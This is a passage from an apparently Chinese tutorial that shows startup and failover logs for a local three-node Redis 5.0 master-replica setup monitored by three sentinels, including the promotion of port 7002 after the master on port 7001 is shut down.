C:\Program Files\redis>redis-server.exe redis1/redis.conf
[5656] 22 May 21:56:08.584 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[5656] 22 May 21:56:08.584 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=5656, just started
```

```
[5656] 22 May 21:56:08.584 # Configuration loaded
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in standalone mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7001
      |    `-._   `._    /     _.-'    |     PID: 5656
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
                   `-.__.-'

[5656] 22 May 21:56:08.587 # Server initialized
[5656] 22 May 21:56:08.587 * DB loaded from disk: 0.000 seconds
[5656] 22 May 21:56:08.587 * Ready to accept connections
[5656] 22 May 21:56:10.999 * Replica 127.0.0.1:7002 asks for synchronization
[5656] 22 May 21:56:10.999 * Partial resynchronization not accepted: Replication
ID mismatch (Replica asked for '27683014f9088f12c2dde31f7a054b287c953c3a', my
replication IDs are 'a7f60c53ee08d8e73c81b2ddb5ecb604727511dc' and
'0000000000000000000000000000000000000000')
[5656] 22 May 21:56:11.000 * Starting BGSAVE for SYNC with target: disk
[5656] 22 May 21:56:11.027 * Background saving started by pid 6956
[5656] 22 May 21:56:11.153 # fork operation complete
[5656] 22 May 21:56:11.165 * Background saving terminated with success
[5656] 22 May 21:56:11.171 * Synchronization with replica 127.0.0.1:7002
succeeded
[5656] 22 May 21:56:16.174 * Replica 127.0.0.1:7003 asks for synchronization
[5656] 22 May 21:56:16.174 * Partial resynchronization not accepted: Replication
ID mismatch (Replica asked for 'ca9b9d1126598b78d418fb7bf136e91dd3d99174', my
replication IDs are 'fb437967af3d1b63e3be97fe62b4853e954a20f1' and
'0000000000000000000000000000000000000000')
[5656] 22 May 21:56:16.174 * Starting BGSAVE for SYNC with target: disk
[5656] 22 May 21:56:16.180 * Background saving started by pid 12796
[5656] 22 May 21:56:16.274 # fork operation complete
[5656] 22 May 21:56:16.284 * Background saving terminated with success
[5656] 22 May 21:56:16.289 * Synchronization with replica 127.0.0.1:7003
succeeded
```

启动7002节点

```
C:\Program Files\redis>redis-server.exe redis2/redis.conf
[3136] 22 May 21:56:10.994 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[3136] 22 May 21:56:10.994 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=3136, just started
[3136] 22 May 21:56:10.994 # Configuration loaded
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
```

```
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in standalone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7002
 |    `-._   `._    /     _.-'    |     PID: 3136
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[3136] 22 May 21:56:10.997 # Server initialized
[3136] 22 May 21:56:10.997 * DB loaded from disk: 0.000 seconds
[3136] 22 May 21:56:10.997 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[3136] 22 May 21:56:10.997 * Ready to accept connections
[3136] 22 May 21:56:10.997 * Connecting to MASTER 127.0.0.1:7001
[3136] 22 May 21:56:10.998 * MASTER <-> REPLICA sync started
[3136] 22 May 21:56:10.998 * Non blocking connect for SYNC fired the event.
[3136] 22 May 21:56:10.999 * Master replied to PING, replication can continue...
[3136] 22 May 21:56:10.999 * Trying a partial resynchronization (request
27683014f9088f12c2dde31f7a054b287c953c3a:1).
[3136] 22 May 21:56:11.027 * Full resync from master:
fb437967af3d1b63e3be97fe62b4853e954a20f1:0
[3136] 22 May 21:56:11.028 * Discarding previously cached master state.
[3136] 22 May 21:56:11.171 * MASTER <-> REPLICA sync: receiving 189 bytes from
master
[3136] 22 May 21:56:11.173 * MASTER <-> REPLICA sync: Flushing old data
[3136] 22 May 21:56:11.173 * MASTER <-> REPLICA sync: Loading DB in memory
[3136] 22 May 21:56:11.176 * MASTER <-> REPLICA sync: Finished with success
```

启动7003节点：

```
C:\Program Files\redis>redis-server.exe redis3/redis.conf
[17744] 22 May 21:56:16.168 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[17744] 22 May 21:56:16.168 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=17744, just started
[17744] 22 May 21:56:16.168 # Configuration loaded
                _.-
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in standalone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7003
 |    `-._   `._    /     _.-'    |     PID: 17744
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
```

```
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[17744] 22 May 21:56:16.171 # Server initialized
[17744] 22 May 21:56:16.171 * DB loaded from disk: 0.000 seconds
[17744] 22 May 21:56:16.171 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[17744] 22 May 21:56:16.172 * Ready to accept connections
[17744] 22 May 21:56:16.172 * Connecting to MASTER 127.0.0.1:7001
[17744] 22 May 21:56:16.172 * MASTER <-> REPLICA sync started
[17744] 22 May 21:56:16.172 * Non blocking connect for SYNC fired the event.
[17744] 22 May 21:56:16.173 * Master replied to PING, replication can
continue...
[17744] 22 May 21:56:16.173 * Trying a partial resynchronization (request
ca9b9d1126598b78d418fb7bf136e91dd3d99174:1435).
[17744] 22 May 21:56:16.181 * Full resync from master:
fb437967af3d1b63e3be97fe62b4853e954a20f1:0
[17744] 22 May 21:56:16.181 * Discarding previously cached master state.
[17744] 22 May 21:56:16.289 * MASTER <-> REPLICA sync: receiving 189 bytes from
master
[17744] 22 May 21:56:16.290 * MASTER <-> REPLICA sync: Flushing old data
[17744] 22 May 21:56:16.293 * MASTER <-> REPLICA sync: Loading DB in memory
[17744] 22 May 21:56:16.294 * MASTER <-> REPLICA sync: Finished with success
```

启动三个哨兵服务：

```
# 第1个
redis-server.exe sentinel1/sentinel.conf --sentinel
# 第2个
redis-server.exe sentinel2/sentinel.conf --sentinel
# 第3个
redis-server.exe sentinel3/sentinel.conf --sentinel
```

第一个：

```
C:\Program Files\redis>redis-server.exe sentinel1/sentinel.conf --sentinel
[15520] 22 May 22:00:03.413 # oOOoooOOoOOo Redis is starting oOOoooOOoOOo
[15520] 22 May 22:00:03.413 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=15520, just started
[15520] 22 May 22:00:03.413 # Configuration loaded
                _.-
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
```

```
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in sentinel mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7501
 |    `-._   `._    /     _.-'    |     PID: 15520
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[15520] 22 May 22:00:03.416 # Sentinel ID is
998f885399f6bcf3da404d8d332653d6c4137eff
[15520] 22 May 22:00:03.416 # +monitor master mymaster 127.0.0.1 7001 quorum 2
[15520] 22 May 22:00:03.418 * +slave slave 127.0.0.1:7002 127.0.0.1 7002 @
mymaster 127.0.0.1 7001
[15520] 22 May 22:00:03.425 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7001
```

第二个:

```
C:\Program Files\redis>redis-server.exe sentinel2/sentinel.conf --sentinel
[11912] 22 May 22:01:23.955 # oOOoooOOooOOo Redis is starting oOOoooOOooOOo
[11912] 22 May 22:01:23.955 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=11912, just started
[11912] 22 May 22:01:23.955 # Configuration loaded
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in sentinel mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7502
 |    `-._   `._    /     _.-'    |     PID: 11912
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[11912] 22 May 22:01:23.958 # Sentinel ID is
0fa1387c46f90018527a3fa15771de5091da855a
[11912] 22 May 22:01:23.958 # +monitor master mymaster 127.0.0.1 7001 quorum 2
[11912] 22 May 22:01:23.968 * +slave slave 127.0.0.1:7002 127.0.0.1 7002 @
mymaster 127.0.0.1 7001
[11912] 22 May 22:01:23.973 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7001
```

```
[11912] 22 May 22:01:24.904 * +sentinel sentinel
998f885399f6bcf3da404d8d332653d6c4137eff 127.0.0.1 7501 @ mymaster 127.0.0.1
7001
```

第三个:

```
C:\Program Files\redis>redis-server.exe sentinel3/sentinel.conf --sentinel
[18740] 22 May 22:02:19.809 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[18740] 22 May 22:02:19.810 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=18740, just started
[18740] 22 May 22:02:19.810 # Configuration loaded
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in sentinel mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7503
 |    `-._   `._    /     _.-'    |     PID: 18740
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[18740] 22 May 22:02:19.818 # Sentinel ID is
b7fd68ca34e48df8850e596a35935a67a324aeae
[18740] 22 May 22:02:19.818 # +monitor master mymaster 127.0.0.1 7001 quorum 2
[18740] 22 May 22:02:19.819 * +slave slave 127.0.0.1:7002 127.0.0.1 7002 @
mymaster 127.0.0.1 7001
[18740] 22 May 22:02:19.825 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7001
[18740] 22 May 22:02:20.026 * +sentinel sentinel
998f885399f6bcf3da404d8d332653d6c4137eff 127.0.0.1 7501 @ mymaster 127.0.0.1
7001
[18740] 22 May 22:02:21.248 * +sentinel sentinel
0fa1387c46f90018527a3fa15771de5091da855a 127.0.0.1 7502 @ mymaster 127.0.0.1
7001
```

4. 测试关闭master

关闭master节点(7001节点):

```
C:\Program Files\redis>redis-server.exe redis1/redis.conf
[5656] 22 May 21:56:08.584 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
```

```
[5656] 22 May 21:56:08.584 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=5656, just started
[5656] 22 May 21:56:08.584 # Configuration loaded
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in standalone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7001
 |    `-._   `._    /     _.-'    |     PID: 5656
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[5656] 22 May 21:56:08.587 # Server initialized
[5656] 22 May 21:56:08.587 * DB loaded from disk: 0.000 seconds
[5656] 22 May 21:56:08.587 * Ready to accept connections
[5656] 22 May 21:56:10.999 * Replica 127.0.0.1:7002 asks for synchronization
[5656] 22 May 21:56:10.999 * Partial resynchronization not accepted: Replication
ID mismatch (Replica asked for '27683014f9088f12c2dde31f7a054b287c953c3a', my
replication IDs are 'a7f60c53ee08d8e73c81b2ddb5ecb604727511dc' and
'0000000000000000000000000000000000000000')
[5656] 22 May 21:56:11.000 * Starting BGSAVE for SYNC with target: disk
[5656] 22 May 21:56:11.027 * Background saving started by pid 6956
[5656] 22 May 21:56:11.153 # fork operation complete
[5656] 22 May 21:56:11.165 * Background saving terminated with success
[5656] 22 May 21:56:11.171 * Synchronization with replica 127.0.0.1:7002
succeeded
[5656] 22 May 21:56:16.174 * Replica 127.0.0.1:7003 asks for synchronization
[5656] 22 May 21:56:16.174 * Partial resynchronization not accepted: Replication
ID mismatch (Replica asked for 'ca9b9d1126598b78d418fb7bf136e91dd3d99174', my
replication IDs are 'fb437967af3d1b63e3be97fe62b4853e954a20f1' and
'0000000000000000000000000000000000000000')
[5656] 22 May 21:56:16.174 * Starting BGSAVE for SYNC with target: disk
[5656] 22 May 21:56:16.180 * Background saving started by pid 12796
[5656] 22 May 21:56:16.274 # fork operation complete
[5656] 22 May 21:56:16.284 * Background saving terminated with success
[5656] 22 May 21:56:16.289 * Synchronization with replica 127.0.0.1:7003
succeeded
[5656] 22 May 22:07:18.096 # User requested shutdown...
[5656] 22 May 22:07:18.096 * Saving the final RDB snapshot before exiting.
[5656] 22 May 22:07:18.098 * DB saved on disk
[5656] 22 May 22:07:18.098 # Redis is now ready to exit, bye bye...
终止批处理操作吗(Y/N)?
```

7002节点：

```
```

```
C:\Program Files\redis>redis-server.exe redis2/redis.conf
[3136] 22 May 21:56:10.994 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[3136] 22 May 21:56:10.994 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=3136, just started
[3136] 22 May 21:56:10.994 # Configuration loaded
                _.-_
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-`` .-```.  ```\/    _.,_ ''-._
  (    '      ,       .-`  | `,    )     Running in standalone mode
  |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7002
  |    `-._   `._    /     _.-'    |     PID: 3136
   `-._    `-._  `-./  _.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |           http://redis.io
   `-._    `-._`-.__.-'_.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |
   `-._    `-._`-.__.-'_.-'    _.-'
       `-._    `-.__.-'    _.-'
           `-._        _.-'
               `-.__.-'

[3136] 22 May 21:56:10.997 # Server initialized
[3136] 22 May 21:56:10.997 * DB loaded from disk: 0.000 seconds
[3136] 22 May 21:56:10.997 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[3136] 22 May 21:56:10.997 * Ready to accept connections
[3136] 22 May 21:56:10.997 * Connecting to MASTER 127.0.0.1:7001
[3136] 22 May 21:56:10.998 * MASTER <-> REPLICA sync started
[3136] 22 May 21:56:10.998 * Non blocking connect for SYNC fired the event.
[3136] 22 May 21:56:10.999 * Master replied to PING, replication can continue...
[3136] 22 May 21:56:10.999 * Trying a partial resynchronization (request
27683014f9088f12c2dde31f7a054b287c953c3a:1).
[3136] 22 May 21:56:11.027 * Full resync from master:
fb437967af3d1b63e3be97fe62b4853e954a20f1:0
[3136] 22 May 21:56:11.028 * Discarding previously cached master state.
[3136] 22 May 21:56:11.171 * MASTER <-> REPLICA sync: receiving 189 bytes from
master
[3136] 22 May 21:56:11.173 * MASTER <-> REPLICA sync: Flushing old data
[3136] 22 May 21:56:11.173 * MASTER <-> REPLICA sync: Loading DB in memory
[3136] 22 May 21:56:11.176 * MASTER <-> REPLICA sync: Finished with success
[3136] 22 May 22:07:18.099 # Connection with master lost.
[3136] 22 May 22:07:18.099 * Caching the disconnected master state.
[3136] 22 May 22:07:18.792 * Connecting to MASTER 127.0.0.1:7001
[3136] 22 May 22:07:18.792 * MASTER <-> REPLICA sync started
[3136] 22 May 22:07:20.822 * Non blocking connect for SYNC fired the event.
[3136] 22 May 22:07:20.822 # Sending command to master in replication handshake:
-Writing to master: 找不到指 定的模块。
[3136] 22 May 22:07:21.011 * Connecting to MASTER 127.0.0.1:7001
[3136] 22 May 22:07:21.011 * MASTER <-> REPLICA sync started
[3136] 22 May 22:07:23.043 * Non blocking connect for SYNC fired the event.
[3136] 22 May 22:07:23.043 # Sending command to master in replication handshake:
-Writing to master: 找不到指 定的模块。
[3136] 22 May 22:07:23.233 * Connecting to MASTER 127.0.0.1:7001
[3136] 22 May 22:07:23.233 * MASTER <-> REPLICA sync started
```

```
[3136] 22 May 22:07:23.439 # Setting secondary replication ID to
fb437967af3d1b63e3be97fe62b4853e954a20f1, valid up to offset: 70956. New
replication ID is 710dc6e5b7f14e9a40fdf25833a7809e5ac18791
[3136] 22 May 22:07:23.439 * Discarding previously cached master state.
[3136] 22 May 22:07:23.440 * MASTER MODE enabled (user request from 'id=5
addr=127.0.0.1:65454 fd=9 name=sentinel-998f8853-cmd age=440 idle=0 flags=x db=0
sub=0 psub=0 multi=3 qbuf=140 qbuf-free=32628 obl=36 oll=0 omem=0 events=r
cmd=exec')
[3136] 22 May 22:07:23.452 # CONFIG REWRITE executed with success.
[3136] 22 May 22:07:25.077 * Replica 127.0.0.1:7003 asks for synchronization
[3136] 22 May 22:07:25.077 * Partial resynchronization request from
127.0.0.1:7003 accepted. Sending 551 bytes of backlog starting from offset
70956.
```

7003节点:

```
C:\Program Files\redis>redis-server.exe redis3/redis.conf
[17744] 22 May 21:56:16.168 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[17744] 22 May 21:56:16.168 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=17744, just started
[17744] 22 May 21:56:16.168 # Configuration loaded
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in standalone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7003
 |    `-._   `._    /     _.-'    |     PID: 17744
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[17744] 22 May 21:56:16.171 # Server initialized
[17744] 22 May 21:56:16.171 * DB loaded from disk: 0.000 seconds
[17744] 22 May 21:56:16.171 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[17744] 22 May 21:56:16.172 * Ready to accept connections
[17744] 22 May 21:56:16.172 * Connecting to MASTER 127.0.0.1:7001
[17744] 22 May 21:56:16.172 * MASTER <-> REPLICA sync started
[17744] 22 May 21:56:16.172 * Non blocking connect for SYNC fired the event.
[17744] 22 May 21:56:16.173 * Master replied to PING, replication can
continue...
[17744] 22 May 21:56:16.173 * Trying a partial resynchronization (request
ca9b9d1126598b78d418fb7bf136e91dd3d99174:1435).
```

```
[17744] 22 May 21:56:16.181 * Full resync from master:
fb437967af3d1b63e3be97fe62b4853e954a20f1:0
[17744] 22 May 21:56:16.181 * Discarding previously cached master state.
[17744] 22 May 21:56:16.289 * MASTER <-> REPLICA sync: receiving 189 bytes from
master
[17744] 22 May 21:56:16.290 * MASTER <-> REPLICA sync: Flushing old data
[17744] 22 May 21:56:16.293 * MASTER <-> REPLICA sync: Loading DB in memory
[17744] 22 May 21:56:16.294 * MASTER <-> REPLICA sync: Finished with success
[17744] 22 May 22:07:18.098 # Connection with master lost.
[17744] 22 May 22:07:18.099 * Caching the disconnected master state.
[17744] 22 May 22:07:18.412 * Connecting to MASTER 127.0.0.1:7001
[17744] 22 May 22:07:18.412 * MASTER <-> REPLICA sync started
[17744] 22 May 22:07:20.441 * Non blocking connect for SYNC fired the event.
[17744] 22 May 22:07:20.441 # Sending command to master in replication
handshake: -Writing to master: 找不到指定的模块。
[17744] 22 May 22:07:20.632 * Connecting to MASTER 127.0.0.1:7001
[17744] 22 May 22:07:20.632 * MASTER <-> REPLICA sync started
[17744] 22 May 22:07:22.661 * Non blocking connect for SYNC fired the event.
[17744] 22 May 22:07:22.661 # Sending command to master in replication
handshake: -Writing to master: 找不到指定的模块。
[17744] 22 May 22:07:22.852 * Connecting to MASTER 127.0.0.1:7001
[17744] 22 May 22:07:22.852 * MASTER <-> REPLICA sync started
[17744] 22 May 22:07:24.311 * REPLICAOF 127.0.0.1:7002 enabled (user request
from 'id=5 addr=127.0.0.1:65456 fd=9 name=sentinel-998f8853-cmd age=441 idle=0
flags=x db=0 sub=0 psub=0 multi=3 qbuf=280 qbuf-free=32488 obl=36 oll=0 omem=0
events=r cmd=exec')
[17744] 22 May 22:07:24.324 # CONFIG REWRITE executed with success.
[17744] 22 May 22:07:25.075 * Connecting to MASTER 127.0.0.1:7002
[17744] 22 May 22:07:25.075 * MASTER <-> REPLICA sync started
[17744] 22 May 22:07:25.076 * Non blocking connect for SYNC fired the event.
[17744] 22 May 22:07:25.076 * Master replied to PING, replication can
continue...
[17744] 22 May 22:07:25.077 * Trying a partial resynchronization (request
fb437967af3d1b63e3be97fe62b4853e954a20f1:70956).
[17744] 22 May 22:07:25.077 * Successful partial resynchronization with master.
[17744] 22 May 22:07:25.078 # Master replication ID changed to
710dc6e5b7f14e9a40fdf25833a7809e5ac18791
[17744] 22 May 22:07:25.078 * MASTER <-> REPLICA sync: Master accepted a Partial
Resynchronization.
```

哨兵7501节点:

```
C:\Program Files\redis>redis-server.exe sentinel1/sentinel.conf --sentinel
[15520] 22 May 22:00:03.413 # oOOoooOOooOOo Redis is starting oOOoooOOooOOo
[15520] 22 May 22:00:03.413 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=15520, just started
[15520] 22 May 22:00:03.413 # Configuration loaded
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in sentinel mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7501
```

```
 |    `-._   `._    /     _.-'    |     PID: 15520
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[15520] 22 May 22:00:03.416 # Sentinel ID is
998f885399f6bcf3da404d8d332653d6c4137eff
[15520] 22 May 22:00:03.416 # +monitor master mymaster 127.0.0.1 7001 quorum 2
[15520] 22 May 22:00:03.418 * +slave slave 127.0.0.1:7002 127.0.0.1 7002 @
mymaster 127.0.0.1 7001
[15520] 22 May 22:00:03.425 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7001
[15520] 22 May 22:01:25.957 * +sentinel sentinel
0fa1387c46f90018527a3fa15771de5091da855a 127.0.0.1 7502 @ mymaster 127.0.0.1
7001
[15520] 22 May 22:02:21.870 * +sentinel sentinel
b7fd68ca34e48df8850e596a35935a67a324aeae 127.0.0.1 7503 @ mymaster 127.0.0.1
7001
[15520] 22 May 22:07:23.170 # +sdown master mymaster 127.0.0.1 7001
[15520] 22 May 22:07:23.233 # +odown master mymaster 127.0.0.1 7001 #quorum 2/2
[15520] 22 May 22:07:23.233 # +new-epoch 1
[15520] 22 May 22:07:23.233 # +try-failover master mymaster 127.0.0.1 7001
[15520] 22 May 22:07:23.241 # +vote-for-leader
998f885399f6bcf3da404d8d332653d6c4137eff 1
[15520] 22 May 22:07:23.252 # b7fd68ca34e48df8850e596a35935a67a324aeae voted for
998f885399f6bcf3da404d8d332653d6c4137eff 1
[15520] 22 May 22:07:23.254 # 0fa1387c46f90018527a3fa15771de5091da855a voted for
998f885399f6bcf3da404d8d332653d6c4137eff 1
[15520] 22 May 22:07:23.297 # +elected-leader master mymaster 127.0.0.1 7001
[15520] 22 May 22:07:23.297 # +failover-state-select-slave master mymaster
127.0.0.1 7001
[15520] 22 May 22:07:23.361 # +selected-slave slave 127.0.0.1:7002 127.0.0.1
7002 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:23.361 * +failover-state-send-slaveof-noone slave
127.0.0.1:7002 127.0.0.1 7002 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:23.439 * +failover-state-wait-promotion slave
127.0.0.1:7002 127.0.0.1 7002 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:24.254 # +promoted-slave slave 127.0.0.1:7002 127.0.0.1
7002 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:24.254 # +failover-state-reconf-slaves master mymaster
127.0.0.1 7001
[15520] 22 May 22:07:24.311 * +slave-reconf-sent slave 127.0.0.1:7003 127.0.0.1
7003 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:25.282 * +slave-reconf-inprog slave 127.0.0.1:7003
127.0.0.1 7003 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:25.282 * +slave-reconf-done slave 127.0.0.1:7003 127.0.0.1
7003 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:25.362 # +failover-end master mymaster 127.0.0.1 7001
[15520] 22 May 22:07:25.362 # +switch-master mymaster 127.0.0.1 7001 127.0.0.1
7002
```

```
[15520] 22 May 22:07:25.369 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7002
[15520] 22 May 22:07:25.374 * +slave slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
[15520] 22 May 22:07:30.438 # +sdown slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
```

哨兵7502节点：

```
C:\Program Files\redis>redis-server.exe sentinel2/sentinel.conf --sentinel
[11912] 22 May 22:01:23.955 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[11912] 22 May 22:01:23.955 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=11912, just started
[11912] 22 May 22:01:23.955 # Configuration loaded
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in sentinel mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7502
      |    `-._   `._    /     _.-'    |     PID: 11912
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
                   `-.__.-'

[11912] 22 May 22:01:23.958 # Sentinel ID is
